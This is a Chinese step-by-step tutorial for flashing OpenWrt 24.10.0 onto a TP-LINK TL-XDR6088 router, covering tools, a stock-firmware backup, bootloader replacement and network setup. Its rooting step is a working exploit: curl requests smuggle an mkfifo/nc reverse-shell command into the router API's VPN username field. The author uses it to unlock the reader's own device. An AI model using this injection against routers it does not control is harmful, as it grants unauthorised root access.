TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程


TP-LINK TL-XDR6088易展Turbo版是普联tplink旗下的轻舟AX6000 Wi-Fi 6 无线路由器,最高无线速率5952Mbps(2.4GHz 1148Mbps,5GHz 4804Mbps)支持4×4 MU-MIMO,拥有1个3.0 USB接口以及2个2.5G网口跟4个千兆网口,CPU采用联发科MT7986A 4核2.0GHz处理器,跟512MB内存以及125MBflash配置非常的nice。

TP-LINK TL-XDR6088 刷OpenWrt

TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程:

注意:刷机有风险,刷不好容易变砖,操作需谨慎!!!

准备工作以及环境:

Windows10或者Windows11电脑系统(其他比如macOS或者Linux ubuntu使用的软件不一样,请自行查找。)备用网络(用于遇到问题时网上查找解决方案)网线(用于电脑和路由器直连)

软件

Tftpd64作用:该软件在刷机过程中作为传输文件的服务器下载:https://pjo2.github.io/tftpd64/ 打开后点击 Download page ,再点击 tftpd64.xxx.zip 下载压缩包( xxx 代表版本号,最新版即可; zip 格式解压即用,无需下载安装 Tftpd64-x.xx-setup.exe )安装:下载完成后解压即可Nmap作用:使用软件内的 ncat ,用于监听端口并连接到路由器内部下载:https://nmap.org/download.html 打开后点击 Windows 按钮,再点击 nmap-x.xx-setup.exe 下载安装程序( x.xx 代表版本号,默认是最新版)安装:下载完成后以管理员模式安装,下一步下一步即可,中途会跳出 ncat 的安装程序,同样下一步下一步即可git bash备注:这里其他教程都使用的 Linux 系统或者 Windows 下的 WSL-Ubuntu 子系统,本人亲测安装 Windows 版的 git 之后携带的 git bash 也可以完成后续操作,且可以直接进入 Windows 系统的本地磁盘,使用更方便作用:用于执行 curl 等命令下载:https://git-scm.com/download/win 点击 64-bit Git for Windows Setup 下载安装程序安装:下载完成后以管理员模式安装,下一步、下一步即可。

固件

可以直接使用官方编译好的固件文件,如有自定义需求则自行定制(推荐定制)

官方镜像:https://downloads.openwrt.org/releases/24.10.0/targets/mediatek/filogic/ 下载以 tplink_tl-xdr6088- 开头的四个文件定制镜像:OpenWrt 24.10.0 官网源码编译固件说明:在自编译中,获取 vermagic 时需要将 x86/64 换成 mediatek/filogic,同时 make menuconfig 界面需要如下选择Target System -> MediaTek Ralink ARMSubtarget -> Filogic 8×0 (MT798x)Target Profile -> TP-Link TL-XDR6088Target Images (不要动!)

也就是说,在准备刷机时,需要准备好如下四个文件

xxx-uboot.fipxxx-recovery.itbxxx-preloader.binxxx-sysupgrade.itb

之后在 C 盘根目录下新建一个文件夹(不建议有中文,本文以 files 为里),将上述四个文件放入其中,示例如下:

TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

设置路由器和网络




拔掉路由器上所有的网线,找个牙签,长按路由器 RESET 按钮 10 秒,之后松开,完成路由器重置使用网线,将电脑连接到路由器 1G 的网口上,并设置电脑端的网卡固定 IP 为 192.168.1.254 (PS:必须设置为该 IP ,否则后面会无法载入 recovery 文件)浏览器访问 192.168.1.1 进入路由器设置界面任意设置一个管理员密码,点击完成进入到上网设置页面按 F12 打开浏览器的开发者工具,点击到 网络 标签,点击左侧的任意一个 ds 请求,查看 标头,将 请求网站 中的 stok= 后面一直到 / 结束的复制下来,示例如下:

TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

准备 TFTP 服务器

设置系统环境

以管理员打开 cmd 命令提示符,执行以下操作

关闭 media sensing 功能,这样在连接到电脑的设备重启时,才不会断连。否则之后在 uboot 阶段无法传输 recovery 镜像。netsh interface ipv4 set global dhcpmediasense=disablednetsh interface ipv6 set global dhcpmediasense=disabled第一次运行 tftpd64 时,Windows 防火墙可能会问你是否允许,要同时勾选公共和专用网络上都允许,通常这样就可以了。继续在管理员权限的终端中为所有 TFTP 应用打开防火墙端口:netsh advfirewall firewall add rule name="TFTP" dir=in action=allow protocol=udp localport=69 remoteip=localsubnet interfacetype=lan profile=private,public

设置软件

在准备环境,下载了 tftpd64 并解压好,此时,以管理员打开解压文件内的 tftpd64.exe ,打开后做如下操作

设置文件目录:点击右侧 Browse 选择到固件所在的文件夹设置网卡:在 Server interfaces 右侧下拉,选择和路由器连接的那个网卡(即 IP 为 192.168.1.254 )

设置完成示例如下:

TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

获取 root 权限

以管理员打开 cmd 命令提示符,运行 ncat -nvlp 4444 监听端口,显示如下:以管理员打开 git bash执行以下命令将 stock 值存入环境变量export stok=然后运行以下命令,如果成功运行,则会返回 {"vpn":{"name":"user_1"},"error_code":0}curl http://192.168.1.1/stok=${stok}/ds -H "Content-Type: application/json" -X POST -d '{"vpn":{"table":"user","name":"user_1","para":{"username":";mkfifo /tmp/p;sh -i&1|nc 192.168.1.254 4444 >/tmp/p&","password":"password","type":"l2tp","localip":"192.168.1.1","ippool":"ippool","dns":"1.1.1.1","netmode":"client2lan","maxsessions":"10","remotesubnet":"192.168.1.0/24","block":"0"}},"method":"add"}'继续运行以下命令,如果成功运行,则会返回 {"error_code":0}curl http://192.168.1.1/stok=${stok}/ds -H "Content-Type: application/json" -X POST -d '{"vpn":{"user_1":{"username":";mkfifo /tmp/p;sh -i&1|nc 192.168.1.254 4444 >/tmp/p&","password":"password","type":"l2tp","localip":"192.168.1.1","ippool":"ippool","dns":"1.1.1.1","netmode":"client2lan","maxsessions":"10","remotesubnet":"192.168.1.0/24","block":"1"}},"method":"set"}'此时,在 步骤1 中打开的终端窗口中,如果看到如下提示,则代表成功地开启了具有 root 权限的控制台命令行提示符:TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程如果没有看到,则重置路由器,重新开始

备份原厂固件(重要)

备份原厂固件可以用于后续刷回原厂 TP-LINK 系统

在上文获得了 root 权限的 cmd 窗口中执行以下命令

执行以下命令备份(速度较慢)dd if=/dev/mtdblock9 of=/tmp/backup.img bs=131072执行以下命令获取备份固件的 md5 值(用于校验)md5sum /tmp/backup.img执行以下命令将固件传输到 Windows ,之后点击打开的 tftp 服务器,看到有文件在传输,等待传输完成tftp -p -l /tmp/backup.img -r backup.img 192.168.1.254在 git bash 命令行中执行以下命令获取固件的 md5 值,该值应当和第二步中获取的值相同md5sum /c/files/backup.img

设置 uboot

上传

改名:上传前,将 files 目录下的 xxx-uboot.fip 改名为 uboot.fip ,将 xxx-preloader.bin 改名为 preloader.bin (改名的唯一作用就是让命令看起来短一些)在 git bash 命令行中执行以下命令获取文件的 md5 值md5sum /c/files/preloader.binmd5sum /c/files/uboot.fip在获得了 root 权限的 cmd 窗口中执行以下命令传输文件tftp -g -l /tmp/preloader.bin -r preloader.bin 192.168.1.254tftp -g -l /tmp/uboot.fip -r uboot.fip 192.168.1.254继续执行以下命令检查 md5 值,应当和第二步获取的相同md5sum /tmp/preloader.binmd5sum /tmp/uboot.fip

写入(危险!)

在获得了 root 权限的 cmd 窗口中执行以下命令

一条一条的执行,一定不能调换顺序!!!不然你将收获一块砖

dd bs=131072 conv=sync of=/dev/mtdblock9 if=/tmp/preloader.bindd bs=131072 conv=sync of=/dev/mtdblock9 seek=28 if=/tmp/uboot.fip

正常情况下,示例如下:TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

其中,输出的数字可能和示例不一样,如果中途出错,请深吸一口气,然后开始百度,因为我也没遇到错误

通过 tftp 载入 recovery 镜像


在 uboot 写入完成后,请直接断电,在接上电源启动,然后观察 tftp 服务器,如果 files 下面的 xxx-recovery.itb 文件名刚好为 openwrt-mediatek-filogic-tplink_tl-xdr6088-initramfs-recovery.itb 那么你会看到文件传输的动作,如下图:TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

如果文件名不对,则会看到提示找不到文件,手动修改文件名即可,示例如下(PS:示例图片来自参考教程):
TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

刷入 sysupgrade 镜像



打开路由器页面:在 recovery 文件上传完成后,路由器会马上启动 OpenWrt ,这时候在浏览器中输入 192.168.1.1 就可以打开 OpenWrt 的网页端(PS:如果是自定义固件且修改了路由器默认 IP ,此时需要修改将本地网卡的网段改到和路由器同一网段,再访问路由器的默认 IP 即可)默认情况下,登陆页面如下(默认主题不同,可能显示的页面也不同):TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程登陆:默认密码为空,点击登录后进入主页,看到提示:系统在恢复 (initramfs) 模式下运行上传 sysupgrade :点击 转到固件升级 ,再点击 刷写固件 按钮,将 xxx-sysupgrade.itb 文件上传上去并确定,最后继续,等待刷写完成(较慢),完成写入后会自动重新打开登录页面,登录后页面如下(截图时已经修改过 root 密码,否则密码为空时会提示修改):
TP-LINK TL-XDR6088 刷OpenWrt 24.10.0官方固件图文教程

恭喜,此时已完成 OpenWrt 系统写入,开始愉快的折腾新系统吧。

附加教程:配置 OpenWrt 网络

接口说明

在 网络 -> 接口 -> 设置 页面,默认情况下可以看到 7 个设备,其物理网口对应关系如下:

电源 1G 1G 1G 1G 2.5G 2.5G

lan4lan3lan2lan1lan5eth1br-lan :用于将本地网口绑定到一起组成路由器的 LAN 口eth0 :不知道干嘛的,默认情况下 br-lan 也没绑定它

上网设置

这段网络设置教程写的不咋地,见谅

PS:默认情况下,上行 WAN接口绑定 eth1

修改 br-lan 绑定:点击 网络 -> 接口 -> 设置 -> br-lan 后面的 配置 ,在网口桥接中取消绑定一个 1G 端口(建议 lan4 ),千兆宽带甚至更高的宽带则不动设置 WAN:点击 网络 -> 接口 -> 接口 -> wan 后面的 编辑如果光猫为路由模式,则保持 DHCP 协议即可;
如果光猫为桥架模式,则选择 PPPoE 协议并确认切换,再填写好宽带账号和密码将设备选择到上一步释放的网口上,千兆宽带甚至更高则不动最后保持如果是 PPPoE 模式,则删除 wan6 并保存,否则检查一下是否需要修改绑定的网口(不用ipv6 也可以直接删除)如果修改了 wan 口绑定,则再将 br-lan 中的 eth1 绑定上去插入 WAN 口的网线,查看是否可以获取到 IP电脑端口将 IP 设置为自动获取或者手动填写并配置 DNS

恭喜,电脑端浏览器已经可以愉快的打开百度上网了。

版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。
如发现本站有涉嫌抄袭侵权/违法违规的内容, 请发送邮件至 chuangxiangniao@163.com 举报,一经查实,本站将立刻删除。
发布者:玩转路由网,转转请注明出处:https://luyou.chuangxiangniao.com/p/6116.html

(0)
打赏 微信扫一扫 微信扫一扫 支付宝扫一扫 支付宝扫一扫
TP-LINK TL-XDR6088 OpenWrt刷回原厂固件
上一篇 2026年9月1日 00:37:44
breed路由器是什么意思?
下一篇 2026年9月1日 04:57:09

相关推荐

  • 192.168.16.1路由器怎么桥接

    192.168.16.1路由器怎么桥接192.168.16.1路由器怎么桥接192.168.16.1路由器怎么桥接192.168.16.1路由器怎么桥接

    本文主要介绍了192.168.16.1路由器桥接设置方法,所谓桥接,就是2个无线路由器之间,通过无线方式建立连接;其中一个路由器连接Internet上网,桥接成功后,另一个无线路由器也可以上网了。 实用场景 某用户在客厅安装了一台无线路由器,设置连接Internet上网,且设置好了无线WiFi功能。…

    2026年9月10日 路由器百科
    500
  • 必联(B-Link)路由器实现无线中继

    必联(B-Link)路由器实现无线中继必联(B-Link)路由器实现无线中继必联(B-Link)路由器实现无线中继必联(B-Link)路由器实现无线中继

    本文主要介绍了必联(B-Link)路由器桥接设置方法,B-Link路由器桥接,就是B-Link路由器通过无线的方式,连接到一台已经可以上网的无线路由器上网,连接成功后,B-Link路由器也可以上网了。 必联(B-Link)路由器的桥接设置,一共有3个步骤:1、设置B-Link路由器的WiFi;2、修…

    2026年9月10日 路由器百科
    000
  • 192.168.1.1无线路由器登录入口

    192.168.1.1无线路由器登录入口192.168.1.1无线路由器登录入口192.168.1.1无线路由器登录入口192.168.1.1无线路由器登录入口

    问:192.168.1.1无线路由器登录入口怎么用手机打开?为什么http//:www192.168.1.1.com在浏览器输入这个路由器登录网址而打不开设置界面呢?手机打开http//:www192.168.1.1.com登录设置的时候无法登陆设置页面? 答:无线路由器登录入口管理地址很多用户是I…

    2026年9月10日 192.168.1.1
    300
  • 网件(NETGEAR)路由器怎么重置

    网件(NETGEAR)路由器怎么重置网件(NETGEAR)路由器怎么重置网件(NETGEAR)路由器怎么重置网件(NETGEAR)路由器怎么重置

    本文主要介绍了网件(NETGEAR)路由器,重置(恢复出厂设置)的操作方法;在以下情况(包括但不仅限于)您可能需要执行该操作:升级固件后、放弃当前路由器配置、配置混乱;设备异常、应NETGEAR技术支持要求。 重置(复位)网件(NETGEAR)路由器的方法有2种:1、硬件重置;2、软复位。下面对这2…

    2026年9月10日 路由器百科
    100
  • 美国网件(NETGEAR)路由器设置网址是多少?

    美国网件(NETGEAR)路由器的设置网址是多少?网件(NETGEAR)无线路由器登陆地址是多少?部分用户在向小编咨询这个问题。网件(NETGEAR)路由器的设置网址是: www.routerlogin.com、http://www.routerlogin.net或者:192.168.1.1 也就是…

    2026年9月10日
    100
  • 水星(MERCURY)MW310R初始管理员密码

    水星(MERCURY)MW310R初始管理员密码水星(MERCURY)MW310R初始管理员密码水星(MERCURY)MW310R初始管理员密码水星(MERCURY)MW310R初始管理员密码

    水星(MERCURY)MW310R无线路由器的初始登录密码是多少?水星(MERCURY)MW310R的默认管理员密码是多少?有人说水星MW310R路由器的初始密码是:admin;但是我的水星MW310R却无法用admin登录呢?而别人的MW310R路由器却可以,这是什么原因引起的? 一、不同版本的M…

    2026年9月10日 路由器百科
    500
  • 水星(MERCURY)MW305R初始密码是多少?

    水星(MERCURY)MW305R初始密码是多少?水星(MERCURY)MW305R初始密码是多少?水星(MERCURY)MW305R初始密码是多少?水星(MERCURY)MW305R初始密码是多少?

    水星(MERCURY)MW305R无线路由器的初始登录密码是多少?水星(MERCURY)MW305R的默认管理员密码是多少?有人说水星MW305R路由器的初始密码是:admin;但是我的水星MW305R却无法用admin登录呢?而别人的MW305R路由器却可以,这是什么原因引起的? 一、不同版本的M…

    2026年9月10日 路由器百科
    200
  • 水星(MERCURY)MR804路由器怎么设置

    水星(MERCURY)MR804路由器怎么设置水星(MERCURY)MR804路由器怎么设置水星(MERCURY)MR804路由器怎么设置水星(MERCURY)MR804路由器怎么设置

